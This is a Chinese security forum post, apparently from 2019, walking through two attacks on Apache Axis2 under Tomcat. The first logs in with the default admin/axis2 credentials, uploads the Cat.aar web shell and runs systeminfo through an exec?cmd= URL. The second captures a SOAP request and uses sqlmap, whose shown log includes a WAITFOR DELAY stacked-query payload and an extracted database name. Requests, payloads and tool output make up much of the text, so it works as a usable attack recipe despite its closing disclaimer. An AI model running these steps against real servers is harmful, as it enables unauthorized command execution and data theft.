

## Apache Axis2的两个利用方式


[李香兰老师](#) / 2019-09-04 09:12:00 / 浏览数 3722 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

### Apache Axis2的两个利用方式

在渗透测试中，对C段进行扫描，经常会遇见一些Tomcat的后台页面，在一次偶然的会下，第一次遇见了安装有Apache Axis2服务的tomcat。

确定目标是否存在axis2


直接在URL后面添加/axis2即可。



出现上图即可证明此tomcat安装了axis2服务。

#### 方式1 文件上传漏洞

访问axis2的管理员界面



利用默认密码登录（此为前提条件 admin/axis2 ）

[Back Home](#) | [Refresh](#)

### Welcome :

Welcome to the Axis2 administration console. From inside the Axis2 administration console you can :

Check on the health of your Axis2 deployment.

Change any parameters at run time.

Upload new services into Axis2 [Service hot-deployment].

Warning: Please note that configuration changes done through the administration console will be lost when the server is restarted.

Username:

Password:

通过上传点，上传Cat.aar，下载见参考文章处

### Tools

[Upload Service](#)

### System Components

[Available Services](#)

[Available Service Groups](#)

[Available Modules](#)

[Globally Engaged Modules](#)

[Available Phases](#)

### Execution Chains

[Global Chains](#)

[Operation Specific Chains](#)

### Engage Module

[For all Services](#)

[For a Service Group](#)

[For a Service](#)

[For an Operation](#)

### Services

[Deactivate Service](#)

[Activate Service](#)

[Edit Parameters](#)

### Contexts

[View Hierarchy](#)

## Upload an Axis Service Archive File

You can upload a packaged Axis2 service from this page in two small steps:


- Browse to the location and select the axis service archive file.
- Click "Upload" button

Simple as that!

Service archive:  未选择文件。

Hot deployment of new service archives is enabled

Hot update of existing service archives is disabled



上传成功后便可利用Cat工具进行进一步利用,可获取shell

查看systeminfo

http://10.10.10.137:8080/axis2/services/Cat/exec?cmd=systeminfo

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<?xml version="1.0" encoding="utf-8" ?>
<ns:execResponse xmlns:ns="http://ws.apache.org/axis2">
  <ns:return>
    主机名: 名称: OS 版本: 制造
    Free 注册的所有人: Windows 用户 注册的组织: 产品 ID: 00486-OEM-8400691-20006 初始安装日期: 2014-11-22. 0:10:29 系统启动时间: 2019
    型: x64-based PC 处理器: 安装了 1 个处理器。 [01] ; 版本:
    启动设备: \Device\HarddiskVolume1 系统区域设置: zh-cn;中文(中国) 输入法区域设置: zh-cn;中文(中国) 时区: (UTC+8)
    内存: 4,685 MB 虚拟内存: 最大值: 16,360 MB 虚拟内存: 可用: 11,206 MB 虚拟内存: 使用中: 5,154 MB 页面文件位置: C:\pagefile.sys 域:
    [01]: KB981391 [02]: KB981392 [03]: KB977236 [04]: KB981111 [05]: KB977238 [06]: KB2849697 [07]: KB2849696 [08]: KB2841134 [09]: KB
    KB2506212 [15]: KB2506928 [16]: KB2509553 [17]: KB2511455 [18]: KB2533552 [19]: KB2536275 [20]: KB2536276 [21]: KB2544893 [22]: KB
    KB2564958 [28]: KB2570947 [29]: KB2585542 [30]: KB2603229 [31]: KB2604115 [32]: KB2607047 [33]: KB2608658 [34]: KB2620704 [35]: KB
    KB2654428 [41]: KB2656356 [42]: KB2660075 [43]: KB2667402 [44]: KB2676562 [45]: KB2685811 [46]: KB2685813 [47]: KB2685939 [48]: KB
    KB2712808 [54]: KB2716513 [55]: KB2718704 [56]: KB2719033 [57]: KB2719857 [58]: KB2726535 [59]: KB2729094 [60]: KB2729452 [61]: KB
    KB2761217 [67]: KB2763523 [68]: KB2765809 [69]: KB2770660 [70]: KB2786081 [71]: KB2789645 [72]: KB2791765 [73]: KB2798162 [74]: KB
    KB2820331 [80]: KB2832414 [81]: KB2834140 [82]: KB2836942 [83]: KB2836943 [84]: KB2839894 [85]: KB2840149 [86]: KB2840631 [87]: KB
    KB2861191 [93]: KB2861698 [94]: KB2862152 [95]: KB2862330 [96]: KB2862335 [97]: KB2862966 [98]: KB2862973 [99]: KB2864058 [100]: KB
    [105]: KB2872339 [106]: KB2882822 [107]: KB2884256 [108]: KB2887069 [109]: KB2888049 [110]: KB2891804 [111]: KB2892074 [112]: KB28
    [117]: KB2911501 [118]: KB2912390 [119]: KB2918614 [120]: KB2919469 [121]: KB2922229 [122]: KB2926765 [123]: KB2928562 [124]: KB29
    [129]: KB2957189 [130]: KB2957503 [131]: KB2957509 [132]: KB2961072 [133]: KB2966583 [134]: KB2968294 [135]: KB2972100 [136]: KB29
    [141]: KB2977292 [142]: KB2978120 [143]: KB2978668 [144]: KB2979570 [145]: KB2980245 [146]: KB2984972 [147]: KB2985461 [148]: KB29
    [153]: KB3002885 [154]: KB3003057 [155]: KB3003743 [156]: KB3004375 [157]: KB3005607 [158]: KB3006226 [159]: KB3008627 [160]: KB30
    [165]: KB3021674 [166]: KB3023215 [167]: KB3030377 [168]: KB3031432 [169]: KB3035126 [170]: KB3037574 [171]: KB3045685 [172]: KB30
    [177]: KB3068457 [178]: KB3071756 [179]: KB3072305 [180]: KB3074543 [181]: KB3075220 [182]: KB3086255 [183]: KB3092601 [184]: KB30
    [189]: KB3109560 [190]: KB3110329 [191]: KB3122648 [192]: KB3124275 [193]: KB3126587 [194]: KB3127220 [195]: KB3133043 [196]: KB31
    [201]: KB3161949 [202]: KB4019990 [203]: KB4343205 [204]: KB4474419 [205]: KB4490628 [206]: KB4507004 [207]: KB976902 [208]: KB450
    接 状态: 没有硬件 [02]: Broadcom BCM5709C NetXtreme II GigE (NDIS VBD 客户端) 连接名: 本地连接 2 启用 DHCP: 否 IP 地址 [01]: 192.168.1.100
    GigE (NDIS VBD 客户端) 连接名: 本地连接 3 状态: 媒体连接已中断 [04]: Intel(R) Ethernet Server Adapter I340-T2 连接名: 本地连接 4 :
    本地连接 5 状态: 媒体连接已中断
  </ns:return>
</ns:execResponse>
```

参考文章


- [如何利用Axis2默认口令安全漏洞\\*\\*\\*WebService网站](#)
- [axis2 利用小工具cat.aar](#)

方式2 SQL注入

在axis2主页点击Service



点击MyService



[Back Home](#) | [Refresh](#)

## Available services

### [Version](#)

Service Description : Version

Service EPR

Service Status : Active

Available Operations

- getVersion

### [MyService](#)

Service Description : MyService

Service EPR axis2/services/MyService

Service Status : Active

Available Operations

- getLineFirstLast
- getConsumeInfoByDate
- getDriverWorkTime
- selectFirstLast
- selectLineInfo
- main
- getDriverInfo
- getConsumeRecord
- getDriverProfile

可以看见此页面(利用前提)




该 XML 文件并未包含任何关联的样式信息。文档树显示如下。


```
- <wsdl:definitions targetNamespace="http://service">
  <wsdl:documentation>MyService</wsdl:documentation>
  <wsdl:types>
    <xs:schema attributeFormDefault="qualified" elementFormDefault="qualified" targetNamespace="http://service">
      <xs:element name="main">
        <xs:complexType>
          <xs:sequence>
            <xs:element maxOccurs="unbounded" minOccurs="0" name="args" nillable="true" type="xs:string"/>
          </xs:sequence>
        </xs:complexType>
      </xs:element>
      <xs:element name="selectLineInfo">
        <xs:complexType>
          <xs:sequence>
            <xs:element minOccurs="0" name="lineCode" nillable="true" type="xs:string"/>
            <xs:element minOccurs="0" name="userName" nillable="true" type="xs:string"/>
            <xs:element minOccurs="0" name="password" nillable="true" type="xs:string"/>
          </xs:sequence>
        </xs:complexType>
      </xs:element>
      <xs:element name="selectLineInfoResponse">
        <xs:complexType>
          <xs:sequence>
            <xs:element minOccurs="0" name="return" nillable="true" type="xs:string"/>
          </xs:sequence>
        </xs:complexType>
      </xs:element>
    </xs:schema>
  </wsdl:types>
</wsdl:definitions>
```

使用AVWVS对该页面进行扫描（或者使用burp抓包）





复制POST的数据，保存为test.txt



对如图所示的地方进行修改

POST /axis2/services/MyService.MyServiceHttpSoap11Endpoint/ HTTP/1.1

Content-Type: text/xml

SOAPAction: "urn:isShow"

Content-Length: 577

X-Requested-With: XMLHttpRequest

Referer: http://192.168.1.114/axis2/services/MyService?wsdl

Host: 192.168.1.114

Connection: Keep-alive

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21

Accept: \*/\*

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:xsd="http://www
<SOAP-ENV:Header/>
<SOAP-ENV:Body>
  <urn:isShow>
    <urn:method>UJmRjVpX&apos;</urn:method>
  </urn:isShow>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



放入SQLmap(按回车即可)

```
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:38:53 /2019-08-16/

[15:38:53] [INFO] parsing HTTP request from 'g:\test.txt'
custom injection marker (*) found in option --data. Do you want to process it? [Y/n/q]
SOAP/XML data found in POST data. Do you want to process it? [Y/n/q]
[15:38:56] [INFO] resuming back-end DBMS 'microsoft sql server'
[15:38:56] [INFO] testing connection to the target URL
[15:38:56] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: SOAP #1* ((custom) POST)
  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: <SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:xsd="http://www.w3.
org/1999/XMLSchema" xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance" xmlns:m0="http://tempuri.org/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" x
xmlns:urn="http://service">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
      <urn:isShow>
        <urn:method>UJmRjVpX&apos;WAITFOR DELAY '0:0:5'--</urn:method>
      </urn:isShow>
    </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>
---
[15:38:56] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2012
[15:38:56] [INFO] fetching current database
[15:38:56] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option --time-sec)? [Y/n]
[15:39:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
3
[15:39:13] [INFO] adjusting time delay to 1 second due to good response times
ZGJDATA
current database: 'ZGJDATA'
[15:39:32] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 31 times
[15:39:32] [INFO] fetched data logged to text files under 'C:\Users\10589\AppData\Local\sqlmap\output\192.168.1.114'
[15:39:32] [WARNING] you haven't updated sqlmap for more than 71 days!!!

[*] ending @ 15:39:32 /2019-08-16/
```



本文仅限技术与讨论，严禁用于非法用途，否则产生的一切后果自行承担

点击收藏 | 1 关注 | 1

[上一篇：传统XSS攻击引发持久型ATO漏洞...](#) [下一篇：CobaltStrike插件开发官...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)